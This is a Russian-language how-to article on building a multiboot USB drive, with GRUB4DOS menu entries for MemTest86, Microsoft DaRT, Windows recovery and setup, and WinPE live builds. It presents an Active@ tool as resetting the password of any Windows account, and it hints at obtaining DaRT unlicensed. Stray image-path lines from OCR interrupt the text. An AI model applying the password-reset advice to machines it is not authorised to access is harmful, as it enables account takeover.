Перед началом работы советую прочесть статью полностью и заранее скачать все необходимое по указанным в тексте ссылкам. Каждая из них была проверена, как и процедура мультизагрузки. Начнем с простого: скачаем программу для диагностики оперативной памяти MemTest86 Free (подробности смотри в статье «Железная надежность»). Ее целесообразно поместить сверху списка будущего меню, так как первый пункт выбирается автоматически через несколько секунд. Если пропустишь момент, то просто нажмешь Esc, избегая долгого ожидания загрузки чего-то более тяжелого. Для современных компьютеров с DDR4 понадобится версия 6.1.0 или новее. Она же включает релиз 4.3.7, который автоматически загрузится при определении старых типов памяти.

Утилиту можно найти на официальном сайте PassMark и запускать с одной флешки вместе с последней версией MemTest86+. Это форк, который прекратил развитие, но до сих пор имеет некоторые преимущества.



Утилита MemTest с автозагрузкой версии для старых типов памяти

ЗАПИСЫВАЕМ СВОЕ МЕНЮ

Открываем файл menu.lst «Блокнотом» и пишем строки:

```
timeout=20
default 0
splashimage (hd0,0)/Boot/gfx/cooltheme.xpm
```

Первая строка задает время ожидания выбора пункта в секундах. Если ничего не выбрано, то автоматически загружается пункт, указанный во второй строчке. Третья строка — путь до картинки в формате XPM, на фоне которой отображается меню. Далее идут непосредственно вызовы других загрузчиков для запуска разных утилит и операционок. Название каждого пункта произвольное и записывается после ключевого слова **`title`**. Затем указывается метод загрузки и путь до образа ISO относительно корня флешки. Подробнее синтаксис рассматривается в объемном руководстве.


```
title MemTest86 v.6.1.0
map /img/MemTest86-610.iso (0xFF)
map --mem /img/MemTest86-610.iso (0xFF)
map --hook
chainloader (0xFF)
```

Здесь и далее все образы будут размещаться в каталоге /img/, но можно указать любой путь (желательно покороче). Аналогично прописываем загрузку MemTest86+.

```
title MemTest86+ v.5.01
map /img/MemTest86p-501.iso (0xFF)
map --mem /img/MemTest86p-501.iso (0xFF)
map --hook
chainloader (0xFF)
```

Меняется только название и ссылка на образ, однако далеко не все ISO можно загружать таким простым методом. Зато, помимо ISO, на флешку можно поместить образы в формате IMA. Ради эксперимента добавим набор утилит от Active@, среди которых есть программа для сброса пароля любой учетной записи и разблокировки аккаунтов в Windows. В среде WinPE она работает с Windows от версии 2000 до 8.1 включительно, а также Windows Server (2000–2012). Релиз для DOS гораздо старее и официально поддерживает только сброс паролей в XP, хотя файлы SAM порой находит и в более свежих версиях Windows. Скачивается утилита все так же в виде образа ISO, но внутри него есть файл floppy_2.88.00.ima, который ради экономии места можно извлечь, переименовать и загружать напрямую. Способ здесь уже другой — эмуляция FDD.


```
title Active@ toolkit with Password Changer
find --set-root /IMG/active.ima
map --mem /IMG/active.ima (fd0)
map --hook
chainloader (fd0)+1
rootnoverify (fd0)
```



Набор утилит Active@ для DOS запускается с NTFS

Продолжить ностальгировать можно будет позже в среде FreeDOS, а сейчас мы займемся более актуальными вещами. Интегрируем в мультизагрузку набор средств диагностики и восстановления — Microsoft DaRT. Подписчики программы Software Assurance могут его создать с помощью комплекта Microsoft Desktop Optimization Pack, а остальные — попросить у знакомого админа или найти в интернете. Получив образ, просто откроем его и скопируем каталог \ERDC\ в корень флешки. В меню добавим следующие строчки:


```
title MS DaRT
map --unmap=0:0xff
map --unhook
root (hd0,0)
chainloader /ERDC/bootmgr
```



Запуск Microsoft DaRT

Альтернативный вариант — ничего не распаковывать, а загружать версии дисков восстановления x86- и x64-систем прямо из образов, созданных на своем компьютере:

```
title Win 7 x86 Recovery
find --set-root /img/W7-x86-Repair.iso
map /img/W7-x86-Repair.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
title Win 7 x64 Recovery
find --set-root /img/W7-x64-Repair.iso
map /img/W7-x64-Repair.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
```



Создание диска восстановления штатными средствами

Способ с распаковкой надежнее и менее требователен к объему оперативной памяти. Второй способ удобнее и быстрее для интеграции.

Установка Windows с USB-накопителей имеет свои особенности. Для Windows 7 достаточно скопировать все файлы из образа на флешку (например, с помощью UltraISO) и написать простую команду в меню GRUB:

```
title Windows 7 Setup
root (hd0,0)
chainloader /bootmgr
boot
```


Ручная интеграция нескольких установочных дистрибутивов Windows на одной флешке — тема для отдельной статьи, как и пошаговое создание сборок на основе WinPE. Здесь же мы возьмем для примера готовые и сосредоточимся на режиме Live USB.

На следующем шаге добавим самый универсальный инструмент — сборку на основе WinPE. Для старых компьютеров подойдет Alkid Live CD, а для новых — Xemom1. Разумеется, можно взять и другие — механизм их загрузки

типовой. Главное, не допускать конфликтов на уровне общих имен каталогов и разных версий файлов. Например, каталог \BOOT\ встречается во многих сборках, а \EFI\ нужен для установки последних версий Windows.

Интеграция Alkid Live CD проходит в три простых этапа. Сначала распаковываем из образа в корень флешки файлы bootfont.bin и \A386\ntdetect.com, а также каталог \PLOP\. Затем копируем на флешку каталоги \A386\ и \PROGRAMS\ целиком, после чего переименовываем \A386\ в \miniNT\. В меню добавляем следующие строки:

```
title Alkid Live USB Full
find --set-root /MININT/setupldr.bin
chainloader /MININT/setupldr.bin
```

